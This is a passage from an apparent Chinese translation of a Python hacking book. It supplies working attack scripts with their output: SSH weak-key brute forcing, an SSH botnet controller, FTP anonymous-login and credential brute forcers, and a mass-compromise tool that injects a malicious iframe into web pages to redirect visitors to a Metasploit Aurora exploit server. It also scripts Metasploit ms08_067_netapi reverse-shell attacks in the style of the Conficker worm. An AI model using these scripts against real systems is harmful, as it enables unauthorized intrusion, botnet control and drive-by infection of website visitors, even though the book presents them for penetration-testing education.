弱密钥测试的脚本和我们的暴力密码认证非常相似。为了用密钥认证SSH，我们需要输入**ssh user@host –i keyfile –o PasswordAuthentication=no。**在下面的脚本中，我们循环的设置已生成的密钥来尝试连接。如果连接成功，我们将打印密钥文件的名字在屏幕上。此外，我们将设置两个全局变量Stop和Fails，Fails将用于统计因为远程主机关闭连接而导致的连接失败的数量。如果数量超过5，我们将终止脚本。如果我们的扫描触发了远程IPS(入侵防御系统)阻止我们的连接，那么就没有意义继续下去。我们Stop全局变量是一个布尔值，告诉我们已经发现了一个密钥，main()函数也没有必要再开启新的连接进程。

# coding=UTF-8  
  
**import** pexpect  
**import** optparse  
**import** os  
**import** threading

maxConnections = 5  
connection\_lock = threading.BoundedSemaphore(value=maxConnections)  
Stop = False  
Fails = 0  
**def connect**(user, host, keyfile, release):  
 **global** Stop, Fails  
 **try**:  
 perm\_denied = 'Permission denied'  
 ssh\_newkey = 'Are you sure you want to continue'  
 conn\_closed = 'Connection closed by remote host'  
 opt = ' -o PasswordAuthentication=no'  
 connStr = 'ssh ' + user + '@' + host + ' -i ' + keyfile + opt  
 child = pexpect.spawn(connStr)  
 ret = child.expect([pexpect.TIMEOUT, perm\_denied, ssh\_newkey, conn\_closed, '$', '#', ])  
 **if** ret == 2:  
 **print**('[-] Adding Host to ∼/.ssh/known\_hosts')  
 child.sendline('yes')  
 connect(user, host, keyfile, False)  
 **elif** ret == 3:  
 **print**('[-] Connection Closed By Remote Host')  
 Fails += 1  
 **elif** ret > 3:  
 **print**('[+] Success. ' + str(keyfile))  
 Stop = True  
 **finally**:  
 **if** release:  
 connection\_lock.release()  
**def main**():  
 parser = optparse.OptionParser('usage%prog -H <target host> -u <user> -d <directory>')  
 parser.add\_option('-H', dest='tgtHost', type='string', help='specify target host')  
 parser.add\_option('-d', dest='passDir', type='string', help='specify directory with keys')  
 parser.add\_option('-u', dest='user', type='string', help='specify the user')  
 (options, args) = parser.parse\_args()  
 host = options.tgtHost  
 passDir = options.passDir  
 user = options.user  
 **if** host == None **or** passDir == None **or** user == None:  
 **print**(parser.usage)  
 exit(0)  
 **for** filename **in** os.listdir(passDir):  
 **if** Stop:  
 **print**('[\*] Exiting: Key Found.')  
 exit(0)  
 **if** Fails > 5:  
 **print**('[!] Exiting: Too Many Connections Closed By Remote Host.')  
 **print**('[!] Adjust number of simultaneous threads.')  
 exit(0)  
 connection\_lock.acquire()  
 fullpath = os.path.join(passDir, filename)  
 **print**('[-] Testing keyfile ' + str(fullpath))  
 t = threading.Thread(target=connect, args=(user, host, fullpath, True))  
 t.start()  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

测试目标主机，我们能看到我们获得了漏洞系统的访问权限。如果1024位的密钥没用，尝试下载2048位的密钥，用同样的方式使用。

**attacker# python bruteKey.py -H 10.10.13.37 -u root -d dsa/1024**

**[-] Testing keyfile tmp/002cc1e7910d61712c1aa07d4a609e7d-16764**

**[-] Testing keyfile tmp/00360c749f33ebbf5a05defe803d816a-31361**

**<..SNIPPED..>**

**[-] Testing keyfile tmp/002dcb29411aac8087bcfde2b6d2d176-27637**

**[-] Testing keyfile tmp/003e792d192912b4504c61ae7f3feb6f-30448**

**[-] Testing keyfile tmp/003add04ad7a6de6cb1ac3608a7cc587-29168**

**[+] Success. tmp/002dcb29411aac8087bcfde2b6d2d176-27637**

**[-] Testing keyfile tmp/003796063673f0b7feac213b265753ea-13516**

**[\*] Exiting: Key Found.**

**构建SSH的僵尸网络**

现在我们已经可以通过SSH控制一个主机，让我们扩大它同时控制多台主机。攻击者经常利用一系列的被攻击的主机来进行恶意的行动。我们称这是僵尸网络，因为这些脆弱的电脑的行为像僵尸一样执行命令。

为了构建我们的僵尸网络，我们将引入一个新的概念---class。class的概念作为面向对象编程的基础命名。在这个系统中，我们实例化与方法相关联的对象。为了我们的僵尸网络，每个僵尸或者客户机都要求有连接和发送命令的能力。

**# coding=UTF-8**

**import optparse**

**import pxssh**

**class Client:**

**def \_\_init\_\_(self, host, user, password):**

**self.host = host**

**self.user = user**

**self.password = password**

**self.session = self.connect()**

**def connect(self):**

**try:**

**s = pxssh.pxssh()**

**s.login(self.host, self.user, self.password)**

**return s**

**except Exception as e:**

**print(e)**

**print('[-] Error Connecting')**

**def send\_command(self, cmd):**

**self.session.sendline(cmd)**

**self.session.prompt()**

**return self.session.before**

检查代码生成的类对象Clinet()。为了建立客户机，我们需要主机名，用户名，密码或者密钥。此外，类包含的方法要能支持一个客户端---connect(), sned\_command(), alive()。注意，当我们引入一个变量时，它属于类，我们通过slef来引用这个变量。为了构建僵尸网络，我们建立了一个全局的数组名字为botnet,这个数组包含了所有的连接对象。接下来，我们建立一个方法，名字为addClient()接受主机名，用户名和密码为参数，实例化一个连接对象然后将它添加到botnet数组中。下一步，botnetCommand()方法接受命令参数，这个方法遍历数组的每一个连接，给每一个连接的客户机发送命令。

**自愿的僵尸网络**

黑客组织Anonymous，通常采用自愿的僵尸网络来攻击他们的敌人。为了攻击的最大限度，这个还可组织要求他们的成员下载一个名为LOIC的工具。作为一个集体，这个黑客组织的成员发动一个分布式的僵尸网络攻击来攻击他们的目标。虽然是非法的，Anonymous组织的的行为已经取得了一些引人注意的和到得上的胜利成果。在最近的一个操作中，通过操作黑暗网络，Anonymous利用自愿的僵尸网络淹没了致力于传播儿童情色资源的网络主机。

# coding=UTF-8  
  
**import** optparse  
**import** pxssh  
  
**class Client**:  
 **def** \_\_init\_\_(self, host, user, password):  
 self.host = host  
 self.user = user  
 self.password = password  
 self.session = self.connect()  
 **def connect**(self):  
 **try**:  
 s = pxssh.pxssh()  
 s.login(self.host, self.user, self.password)  
 **return** s  
 **except** Exception **as** e:  
 **print**(e)  
 **print**('[-] Error Connecting')  
 **def send\_command**(self, cmd):  
 self.session.sendline(cmd)  
 self.session.prompt()  
 **return** self.session.before  
**def botnetCommand**(command):  
 **for** client **in** botNet:  
 output = client.send\_command(command)  
 **print**('[\*] Output from ' + client.host)  
 **print**('[+] ' + output + '\n')  
  
**def addClient**(host, user, password):  
 client = Client(host, user, password)  
 botNet.append(client)  
  
botNet = []  
addClient('10.10.10.110', 'root', 'toor')  
addClient('10.10.10.120', 'root', 'toor')  
addClient('10.10.10.130', 'root', 'toor')  
botnetCommand('uname -v')  
botnetCommand('cat /etc/issue')

通过包装前面的内容，我们得到了我们最后的僵尸网络的脚本。这提供了一个极好的控制大量主机的方法。为了测试，我们生成了3台Backtrack5的虚拟主机作为目标。我们可以看到我们的脚本遍历三台主机并发送命令给每个受害者。SSH僵尸网络的生成脚本是直接攻击服务器。下一节我们集中在间接攻击向量位目标，通过脆弱的服务器和另一种方法建立一个集体感染。

**通过FTP连接WEB来渗透**

在最近的一次巨大的损害中，被称为k985ytv的攻击者，使用匿名和盗用的FTP凭证，获得了22400个域名和536000被感染的页面。利用授权访问，攻击者注入Javascript代码，使好的首页重定向到乌克兰境内的恶意页面。一旦受感染的服务器被重定向到恶意的网站，恶意的主机将会在受害者电脑中安装假冒的防病毒软件，并窃取受害者的信用卡信息。K985ytv的攻击取得了巨大的成功。在下面的章节中，我们将用Python来建立这种攻击。

检查受感染服务器的FTP日志，我们看看到底发什么什么事。一个自动的脚本连接到目标主机以确认它是否包含一个名为index.htm的默认主页。接下来攻击者上传了一个新的index.htm页面，可能包含恶意的重定向脚本。受感染的服务器渗透利用任何访问它页面的脆弱客户机。

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "LIST /**

**folderthis/folderthat/" 226 1862**

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "TYPE I"**

**200 -**

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "PASV"**

**227 -**

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "SIZE**

**index.htm" 213 -**

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "RETR**

**index.htm" 226 2573**

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "TYPE I"**

**200 -**

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "PASV"**

**227 -**

**204.12.252.138 UNKNOWN u47973886 [14/Aug/2011:23:19:27 -0500] "STOR**

**index.htm" 226 3018**

为了更好的理解这种攻击的初始向量。我们简单的来谈一谈FTP的特点。文件传输协议FTP服务用户在一个基于TCP网络的主机之间传输文件。通常情况下，用户通过用户名和密码来验证FTP服务。然而，一些网站提供匿名认证的能力，在这种情况下，用户提供用户名为“anonymous”，用电子邮件来代替密码。

**用Python构建匿名的FTP扫瞄器**

就安全而言，网站提供匿名的FTP服务器访问功能似乎很愚蠢。然而，令人惊讶的是许多网站提供这类FTP的访问如升级软件，这使得更多的软件获取软件的合法更新。我们可以利用Python的ftplib模块来构建一个小脚本，用来确认服务器是否允许匿名登录。函数anonLogin()接受一个主机名反汇编一个布尔值来确认主机是否允许匿名登录。为了确认这个布尔值，这个函数尝试用匿名认证生成一个FTP连接，如果成功，则返回“True”，产生异常则返回“False”。

# coding=UTF-8  
  
**import** ftplib  
  
**def anonLogin**(hostname):  
 **try**:  
 ftp = ftplib.FTP(hostname)  
 ftp.login('anonymous', 'me@your.com')  
 **print**('\n[\*] ' + str(hostname) + ' FTP Anonymous Logon Succeeded!')  
 ftp.quit()  
 **return** True  
 **except** Exception **as** e:  
 **print**('\n[-] ' + str(hostname) + ' FTP Anonymous Logon Failed!')  
 **return** False  
  
host = '192.168.95.179'  
anonLogin(host)

运行这个脚本，我们可以看到脆弱的目标可以匿名登陆。

**attacker# python anonLogin.py**

**[\*] 192.168.95.179 FTP Anonymous Logon Succeeded.**

**利用Ftplib暴力破解FTP用户认证**

当匿名登录一路回车进入系统，攻击者也十分成功的利用偷来的证书获得合法FTP服务器的访问权限。FTP客户端程序，比如说FileZilla，经常将密码存储在配置文件中。安全专家发现，由于最近的恶意软件，FTP证书经常被偷取。此外，HD Moore甚至将get\_filezilla\_creds.rb的脚本包含到最近的Metasploit的发行版本中允许用户快速的扫描目标主机的FTP证书。想象一个我们想通过暴力破解的包含username/password组合的文本文件。对于这个脚本的目的，利用存贮在文本文件中的username/password组合。

**administrator:password**

**admin:12345**

**root:secret**

**guest:guest**

**root:toor**

现在我们能扩展前面建立的anonLogin()函数建立名为brutelogin()的函数。这个函数接受主机名和密码文件作为输入返回允许访问主机的证书。注意，函数迭代文件的每一行，用冒号分割用户名和密码，然后这个函数用用户名和密码尝试登陆FTP服务器。如果成功，将返回用户名和密码的元组，如果失败有异常，将继续测试下一行。如果遍历完所有的用户名和密码都没有成功，则返回包含None的元组。

# coding=UTF-8

**import** ftplib  
  
**def bruteLogin**(hostname, passwdFile):  
 pF = open(passwdFile, 'r')  
 **for** line **in** pF.readlines():  
 userName = line.split(':')[0]  
 passWord = line.split(':')[1].strip('\r').strip('\n')  
 **print**("[+] Trying: " + userName + "/" + passWord)  
 **try**:  
 ftp = ftplib.FTP(hostname)  
 ftp.login(userName, passWord)  
 **print**('\n[\*] ' + str(hostname) + ' FTP Logon Succeeded: ' + userName + "/" + passWord)  
 ftp.quit()  
 **return** (userName, passWord)  
 **except** Exception **as** e:  
 **pass  
 print**('\n[-] Could not brute force FTP credentials.')  
 **return** (None, None)  
  
host = '192.168.95.179'  
passwdFile = 'userpass.txt'  
bruteLogin(host, passwdFile)

遍历用户名和密码组合，我们终于找到了用户名以及对应的密码。

**attacker# python bruteLogin.py**

**[+] Trying: administrator/password**

**[+] Trying: admin/12345**

**[+] Trying: root/secret**

**[+] Trying: guest/guest**

**[\*] 192.168.95.179 FTP Logon Succeeded: guest/guest**

**在FTP服务器上寻找WEB页面**

有了FTP访问权限，我们还要测试服务器是否还提供了WEB访问。为了测试这个，我们首先要列出FTP的服务目录并寻找默认的WEB页面。函数returnDefault()接受一个FTP连接作为输入并返回一个找到的默认页面的数组。它通过发送命令NLST列出目录内容。这个函数检查每个文件返回默认WEB页面文件名并将任何发现的默认WEB页面文件名添加到名为retList的列表中。完成迭代这些文件之后，函数将返回这个列表。

# coding=UTF-8  
  
**import** ftplib  
  
**def returnDefault**(ftp):  
 **try**:  
 dirList = ftp.nlst()  
 **except**:  
 dirList = []  
 **print**('[-] Could not list directory contents.')  
 **print**('[-] Skipping To Next Target.')  
 **return** retList = []  
 **for** fileName **in** dirList:  
 fn = fileName.lower()  
 **if** '.php' **in** fn **or** '.htm' **in** fn **or** '.asp' **in** fn:  
 **print**('[+] Found default page: ' + fileName)  
 retList.append(fileName)  
 **return** retList  
  
host = '192.168.95.179'  
userName = 'guest'  
passWord = 'guest'  
ftp = ftplib.FTP(host)  
ftp.login(userName, passWord)  
returnDefault(ftp)

看着这个脆弱的FTP服务器，我们可以看到它有三个WEB页面在基目录下。好极了，我们知道可以移动我们的攻击向量到我们的被感染的页面。

**attacker# python defaultPages.py**

**[+] Found default page: index.html**

**[+] Found default page: index.php**

**[+] Found default page: testmysql.php**

**添加恶意注入脚本到WEB页面**

现在我们已经找到了WEB页面文件，我们必须用一个恶意的重定向感染它。为了快速的生成一个恶意的服务器和页面在http://10.10.10.112:8080/exploit页面，我们将使用Metasploit框架。注意，我们选择ms10\_002\_aurora的Exploit,同样的Exploit被用在攻击Google的极光行动中。位与http://10.10.10.112:8080/exploit的页面将重定向到受害者，这将返回给我们一个反弹的Shell。

**attacker# msfcli exploit/windows/browser/ms10\_002\_aurora**

**LHOST=10.10.10.112 SRVHOST=10.10.10.112 URIPATH=/exploit**

**PAYLOAD=windows/shell/reverse\_tcp LHOST=10.10.10.112 LPORT=443 E**

**[\*] Please wait while we load the module tree...**

**<...SNIPPED...>**

**LHOST => 10.10.10.112**

**SRVHOST => 10.10.10.112**

**URIPATH => /exploit**

**PAYLOAD => windows/shell/reverse\_tcp**

**LHOST => 10.10.10.112**

**LPORT => 443**

**[\*] Exploit running as background job.**

**[\*] Started reverse handler on 10.10.10.112:443**

**[\*] Using URL:http://10.10.10.112:8080/exploit**

**[\*] Server started.**

**msf exploit(ms10\_002\_aurora) >**

任何脆弱的客户机连接到我们的服务页面http://10.10.10.112:8080/exploit都将会落入我们的陷阱中。如果成功，它将建立一个反向的TCP Shell并允许我们远程的在客户机上执行Windows命令。从这个命令行Shell我们能在受感染的受害者主机上以管理员权限执行命令。

**msf exploit(ms10\_002\_aurora) > [\*] Sending Internet Explorer "Aurora"**

**Memory Corruption to client 10.10.10.107**

**[\*] Sending stage (240 bytes) to 10.10.10.107**

**[\*] Command shell session 1 opened (10.10.10.112:443 ->**

**10.10.10.107:49181) at 2012-06-24 10:05:10 -0600**

**msf exploit(ms10\_002\_aurora) > sessions -i 1**

**[\*] Starting interaction with 1...**

**Microsoft Windows XP [Version 5.1.2600]**

**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\Documents and Settings\Administrator\Desktop>**

接下来，我们必须添加一个重定向从被感染的主机到我们的恶意的服务器。为此，我们可以从攻陷的服务器下载默认的WEB页面，注入一个iframe，然后上传恶意的页面到服务器上。看看这个injectPage()函数，它接受一个FTP连接，一个页面名和一个重定向的iframe的字符串作为输入，然后下载页面作为临时副本，接下来，添加重定向的iframe代码到临时文件中。最后，该函数上传这个被感染的页面到服务器中。

# coding=UTF-8

**import** ftplib  
  
**def injectPage**(ftp, page, redirect):  
 f = open(page + '.tmp', 'w')  
 ftp.retrlines('RETR ' + page, f.write)  
 **print** '[+] Downloaded Page: ' + page  
 f.write(redirect)  
 f.close()  
 **print** '[+] Injected Malicious IFrame on: ' + page  
 ftp.storlines('STOR ' + page, open(page + '.tmp'))  
 **print** '[+] Uploaded Injected Page: ' + page  
  
host = '192.168.95.179'  
userName = 'guest'  
passWord = 'guest'  
ftp = ftplib.FTP(host)  
ftp.login(userName, passWord)  
redirect = '<iframe src="http://10.10.10.112:8080/exploit"></iframe>'  
injectPage(ftp, 'index.html', redirect)

运行我们的代码，我们可以看到它下载index.html页面然后注入我们的恶意代码到里面。

**attacker# python injectPage.py**

**[+] Downloaded Page: index.html**

**[+] Injected Malicious IFrame on: index.html**

**[+] Uploaded Injected Page: index.html**

**将攻击整合在一起**

现在我们就整合所有的攻击到attack()函数中。attack()函数接收一个主机名，用户名，密码和定位地址为输入。这个函数首先利用用户凭证登陆FTP服务器，接下来我们寻找默认页面，下载每一个页面并且添加恶意的重定向代码，然后上传修改后的页面到FTP服务器中。

**def attack(username, password, tgtHost, redirect):**

**ftp = ftplib.FTP(tgtHost)**

**ftp.login(username, password)**

**defPages = returnDefault(ftp)**

**for defPage in defPages:**

**injectPage(ftp, defPage, redirect)**

添加一些选项参数，我们包装整合我们的脚本。你将注意到我们首先尝试匿名登录FTP服务器，如果失败，我们将通过暴力破解得到服务器的认证。虽然只有近百行代码，但这个攻击完全可以复制k985ytv的原始的攻击向量。

# coding=UTF-8

**import** ftplib  
**import** optparse  
**import** time  
  
**def anonLogin**(hostname):  
 **try**:  
 ftp = ftplib.FTP(hostname)  
 ftp.login('anonymous', 'me@your.com')  
 **print**('\n[\*] ' + str(hostname) + ' FTP Anonymous Logon Succeeded.')  
 ftp.quit()  
 **return** True  
 **except** Exception **as** e:  
 **print**('\n[-] ' + str(hostname) + ' FTP Anonymous Logon Failed.')  
 **return** False  
  
**def bruteLogin**(hostname, passwdFile):  
 pF = open(passwdFile, 'r')  
 **for** line **in** pF.readlines():  
 time.sleep(1)  
 userName = line.split(':')[0]  
 passWord = line.split(':')[1].strip('\r').strip('\n')  
 **print** '[+] Trying: ' + userName + '/' + passWord  
 **try**:  
 ftp = ftplib.FTP(hostname)  
 ftp.login(userName, passWord)  
 **print**('\n[\*] ' + str(hostname) + ' FTP Logon Succeeded: '+userName+'/'+passWord)  
 ftp.quit()  
 **return** (userName, passWord)  
 **except** Exception, e:  
 **pass  
 print**('\n[-] Could not brute force FTP credentials.')  
 **return** (None, None)  
  
**def returnDefault**(ftp):  
 **try**:  
 dirList = ftp.nlst()  
 **except**:  
 dirList = []  
 **print**('[-] Could not list directory contents.')  
 **print**('[-] Skipping To Next Target.')  
 **return** retList = []  
 **for** fileName **in** dirList:  
 fn = fileName.lower()  
 **if** '.php' **in** fn **or** '.htm' **in** fn **or** '.asp' **in** fn:  
 **print**('[+] Found default page: ' + fileName)  
 retList.append(fileName)  
 **return** retList  
  
**def injectPage**(ftp, page, redirect):  
 f = open(page + '.tmp', 'w')  
 ftp.retrlines('RETR ' + page, f.write)  
 **print**('[+] Downloaded Page: ' + page)  
 f.write(redirect)  
 f.close()  
 **print**('[+] Injected Malicious IFrame on: ' + page)  
 ftp.storlines('STOR ' + page, open(page + '.tmp'))  
 **print**('[+] Uploaded Injected Page: ' + page)  
  
**def attack**(username, password, tgtHost, redirect):  
 ftp = ftplib.FTP(tgtHost)  
 ftp.login(username, password)  
 defPages = returnDefault(ftp)  
 **for** defPage **in** defPages:  
 injectPage(ftp, defPage, redirect)  
  
**def main**():  
 parser = optparse.OptionParser('usage%prog -H <target host[s]> -r <redirect page> [-f <userpass file>]')  
 parser.add\_option('-H', dest='tgtHosts', type='string', help='specify target host')  
 parser.add\_option('-f', dest='passwdFile', type='string', help='specify user/password file')  
 parser.add\_option('-r', dest='redirect', type='string', help='specify a redirection page')  
 (options, args) = parser.parse\_args()  
 tgtHosts = str(options.tgtHosts).split(', ')  
 passwdFile = options.passwdFile  
 redirect = options.redirect  
 **if** tgtHosts == None **or** redirect == None:  
 **print** parser.usage  
 exit(0)  
 **for** tgtHost **in** tgtHosts:  
 username = None  
 password = None  
 **if** anonLogin(tgtHost) == True:  
 username = 'anonymous'  
 password = 'me@your.com'  
 **print** '[+] Using Anonymous Creds to attack'  
 attack(username, password, tgtHost, redirect)  
 **elif** passwdFile != None:  
 (username, password) = bruteLogin(tgtHost, passwdFile)  
 **if** password != None:  
 **print**'[+] Using Creds: ' + username + '/' + password + ' to attack'  
 attack(username, password, tgtHost, redirect)  
  
**if** \_\_name\_\_ == '\_\_main\_\_':  
 main()

运行我们的脚本攻击一个脆弱的FTP服务器，我们看到它尝试匿名登陆失败，然后暴力破解获得用户名和密码，然后下载和注入代码到每一个基目录里的文件。

**attacker# python massCompromise.py -H 192.168.95.179 -r '<iframe src="**

**http://10.10.10.112:8080/exploit"></iframe>' -f userpass.txt**

**[-] 192.168.95.179 FTP Anonymous Logon Failed.**

**[+] Trying: administrator/password**

**[+] Trying: admin/12345**

**[+] Trying: root/secret**

**[+] Trying: guest/guest**

**[\*] 192.168.95.179 FTP Logon Succeeded: guest/guest**

**[+] Found default page: index.html**

**[+] Found default page: index.php**

**[+] Downloaded Page: index.html**

**[+] Injected Malicious IFrame on: index.html**

**[+] Uploaded Injected Page: index.html**

**[+] Downloaded Page: index.php**

**[+] Injected Malicious IFrame on: index.php**

**[+] Uploaded Injected Page: index.php**

**[+] Injected Malicious IFrame on: testmysql.php**

我们确保我们的攻击向量在运行，然后等待客户机连接到我们受感染的WEB服务器上。很快，10.10.10.107访问了服务器然后重定向到了我们的恶意服务器上。成功！我们通过被感染的FTP服务器得到了一个受害者主机的命令行Shell。

**attacker# msfcli exploit/windows/browser/ms10\_002\_aurora**

**LHOST=10.10.10.112 SRVHOST=10.10.10.112 URIPATH=/exploit**

**PAYLOAD=windows/shell/reverse\_tcp LHOST=10.10.10.112 LPORT=443 E**

**[\*] Please wait while we load the module tree...**

**<...SNIPPED...>**

**[\*] Exploit running as background job.**

**[\*] Started reverse handler on 10.10.10.112:443**

**[\*] Using URL:http://10.10.10.112:8080/exploit**

**[\*] Server started.**

**msf exploit(ms10\_002\_aurora) >**

**[\*] Sending Internet Explorer "Aurora" Memory Corruption to client**

**10.10.10.107**

**[\*] Sending stage (240 bytes) to 10.10.10.107**

**[\*] Command shell session 1 opened (10.10.10.112:443 ->**

**10.10.10.107:65507) at 2012-06-24 10:02:00 -0600**

**msf exploit(ms10\_002\_aurora) > sessions -i 1**

**[\*] Starting interaction with 1...**

**Microsoft Windows XP [Version 5.1.2600]**

**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\Documents and Settings\Administrator\Desktop>**

虽然很多罪犯传播假的反病毒软件利用了k985ytv攻击作为许多的攻击向量之一。km985ytv成功的攻陷了11000台主机中的2220台。总的来说，假冒的杀毒软件盗取了超过43000000的用户的信用卡信息在2009年，并还在持续增长中。这一百多行的代码还不错。在下一节中，我们将创建一个攻击了200多个国家5百万台主机的攻击向量。

**Conficker蠕虫，为什么努力总是好的**

2008年下旬，计算机安全专家被一个有趣的改变游戏规则的蠕虫叫醒。Conficker和W32DownandUp蠕虫如此迅速的蔓延，很快就感染了200多个国家的5百多万台主机。在一些先进(数字签名，有效的加密荷载，另类的传播方案)的辅助攻击中，Conficker蠕虫非常用心，和1988年的Morris蠕虫有着相似的攻击向量。在接下来的章节中，我们将重现Conficker蠕虫的主要攻击向量。

在 常规的感染的基础上，Conficker利用了两个单独的攻击向量。首先，利用Windows Server系统的一个0day漏洞。利用这个漏洞，蠕虫能够引起堆栈溢出从而能够执行Shellcode并下载一个副本给受到感染的主机。当这种攻击方法失败时，Conficker蠕虫尝试通过暴力破解默认的网络管理共享(ADMIN$)来获取受害人主机的管理权限。

**密码攻击**

在它的攻击中，Conficker蠕虫利用了一个超过250个常用密码的密码列表。Morris蠕虫曾使用的密码列表有432个密码。这两个非常成功的攻击有11个共同的密码。建立你自己的攻击列表时，是绝对值得包含这11个密码的。

**aaa**

**academia**

**anything**

**coffee**

**computer**

**cookie**

**oracle**

**password**

**secret**

**super**

**Unknown**

在几次大规模的攻击波中，黑客们发布了很多密码在网络上。而导致这些密码尝试的活动无疑是违法的。这些密码已经被安全专家研究证明是很有趣的。DARPA计算机网络快速追踪项目管理人， Peiter Zatko让整个房间的军队高层脸红，当他问到他们是否用两个大写字母，再加上两个特殊符号和两个数字组合来构建他们的密码时。此外，黑客组织LulzSec在2011年6月公布了26000个使用的密码和个人信息。在一次有组织的攻击中，这些密码被用来重复攻击同一个人的社交网站。然而，规模最大的攻击是一个新闻和八卦的博客网站泄漏了一百万的用户名和密码。

**用Metasploit攻击Windows SMB服务**

为了简化我们的攻击，我们将使用Metasploit框架，可以从下面的网站下载： http://metasploit.com/download/。Metasploit是开源的计算机安全项目，在过去的几年里正在得到快速的发展和普及并已经成为很受欢迎的渗透工具包。由传奇人物HD Moore倡导并开发的。Metasploit允许渗透测试人员利用标准化的脚本环境发起数千种不同的渗透测试。发行版包含了Conficker蠕虫利用的漏洞，HD Moore整合了这个渗透测试在Metasploit中---ms08-067\_netapi。

利用Metasploit我们可以在攻击时进行交互，它也有能力读取批处理资源文件。Metasploit按顺序处理，以便执行批处理文件中的命令进行攻击。例如，如果我们想攻击的目标主机为192.168.13.37，利用ms80-067\_netapi渗透测试，并返回给192.168.77.77主机上的7777端口的一个TCP Shell。

**use exploit/windows/smb/ms08\_067\_netapi**

**set RHOST 192.168.1.37**

**set PAYLOAD windows/meterpreter/reverse\_tcp**

**set LHOST 192.168.77.77**

**set LPORT 7777**

**exploit –j –z**

为了利用Metasploit的攻击，我们选择我们的Exploit(exploit/windows/

smb/ms08\_067\_netapi)，然后设置目标为192.168.1.37。接下来我们指定攻击荷载为windows/meterpreter/reverse\_tcp选择反向连接到我们的192.168.77.77的7777端口上，最后我们告诉Metasploit开始攻击系统。保存配置文件为conficker.rc，我们可以通过命令msfconsole -r conficker.rc来启动我们的攻击。这个命令会告诉Metasploit根据conficker.rc来启动攻击。如果成功，我们的攻击会返回一个命令行Shell来控制对方电脑。

**attacker$ msfconsole -r conficker.rc**

**[\*] Exploit running as background job.**

**[\*] Started reverse handler on 192.168.77.77:7777**

**[\*] Automatically detecting the target...**

**[\*] Fingerprint: Windows XP - Service Pack 2 - lang:English**

**[\*] Selected Target: Windows XP SP2 English (AlwaysOn NX)**

**[\*] Attempting to trigger the vulnerability...**

**[\*] Sending stage (752128 bytes) to 192.168.1.37**

**[\*] Meterpreter session 1 opened (192.168.77.77:7777 ->**

**192.168.1.37:1087) at Fri Nov 11 15:35:05 -0700 2011**

**msf exploit(ms08\_067\_netapi) > sessions -i 1**

**[\*] Starting interaction with 1...**

**meterpreter > execute -i -f cmd.exe**

**Process 2024 created.**

**Channel 1 created.**

**Microsoft Windows XP [Version 5.1.2600]**

**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\WINDOWS\system32>**

**用Python和Metasploit交互**

太棒了！我们建立了一个配置文件，渗透了一个主机并获得了一个shell。重复这个过程对254个主机会花费大量的时间来修改配置文件，但是如果利用Python，我们可以生成一个快速的扫描脚本，扫描445端口打开的主机，然后利用Metasploit资源文件攻击有漏洞的主机。

首先，让我们从先前的端口扫描的例子中利用python-nmap模块。这里，函数findTgts()以潜在目标主机作为输入，返回所有开了TCP 445端口的主机。TCP 445端口是SMB协议的主要端口。只要主机的TCP 445端口是开放的，我们的脚本就能有效的攻击，这会消除主机对我们尝试连接的阻碍。函数通过迭代扫描所有的主机，如果函数发现主机开放了445端口，就将主机加入列表中。完成迭代后，函数会返回包含所有开放445端口主机的列表。

**import nmap**

**def findTgts(subNet):**

**nmScan = nmap.PortScanner()**

**nmScan.scan(subNet, '445')**

**tgtHosts = []**

**for host in nmScan.all\_hosts():**

**if nmScan[host].has\_tcp(445):**

**state = nmScan[host]['tcp'][445]['state']**

**if state == 'open':**

**print '[+] Found Target Host: ' + host**

**tgtHosts.append(host)**

**return tgtHosts**

接下来，我们将对我们攻击的目标设置监听，监听器或者命令行与控制信道，一旦他们渗透成功我们就可以与远程目标主机进行交互。Metasploit提供了先进的动态的攻击荷载Meterpreter。Metasploit的Meterpreter运行在远程主机上，返回给我们命令行用来控制主机，提供了大量的控制和分析目标主机的能力。Meterpreter扩展了命令行的能力，包括数字取证，发送命令，远程路由，安装键盘记录器，下载密码或者Hash密码等等功能。

当Meterpreter反向连接到攻击者主机，并控制主机的Metasploit的模块叫做multi/handler。为了在我们的主机上设置multi/handler的监听器，我们首先要写下指令到Metasploit的资源配置文件中。注意，我们如何设置一个有效的TCP反弹连接的攻击荷载并标明我们本地主机将要接受连接的地址和端口号。此外，我们将设置一个全局配置DisablePayloadHandler来标识以后我们所有的主机都不必设置监听器，因为我们已经正在监听了。

**def setupHandler(configFile, lhost, lport):**

**configFile.write('use exploit/multi/handler\n')**

**configFile.write('set PAYLOAD windows/meterpreter/reverse\_tcp\n')**

**configFile.write('set LPORT ' + str(lport) + '\n')**

**configFile.write('set LHOST ' + lhost + '\n')**

**configFile.write('exploit -j -z\n')**

**configFile.write('setg DisablePayloadHandler 1\n')**

最后，脚本已经准备好了攻击目标主机。这个函数将接收一个Metasploit配置文件，一个目标主机，一个本地地址和端口作为输入进行渗透测试。这个函数写入特定的exploit到配置文件中。它首先选择特殊的exploit---ms08-067\_netapi，曾经被Conficker蠕虫利用的exploit攻击目标。此外，它还要选择Meterpreter攻击荷载需要的本地地址和本地端口。最后，它发送一个指令开始攻击目标主机，在后台执行工作(-j)，但并不马上打开交互(-z)，该脚本需要一些特定的选项，因为它将攻击多个主机，无法与所以的主机进行交互。

**def confickerExploit(configFile, tgtHost, lhost, lport):**

**configFile.write('use exploit/windows/smb/ms08\_067\_netapi\n')**

**configFile.write('set RHOST ' + str(tgtHost) + '\n')**

**configFile.write('set PAYLOAD windows/meterpreter/reverse\_tcp\n')**

**configFile.write('set LPORT ' + str(lport) + '\n')**

**configFile.write('set LHOST ' + lhost + '\n')**

**configFile.write('exploit -j -z\n')**

**远程执行暴力破解**

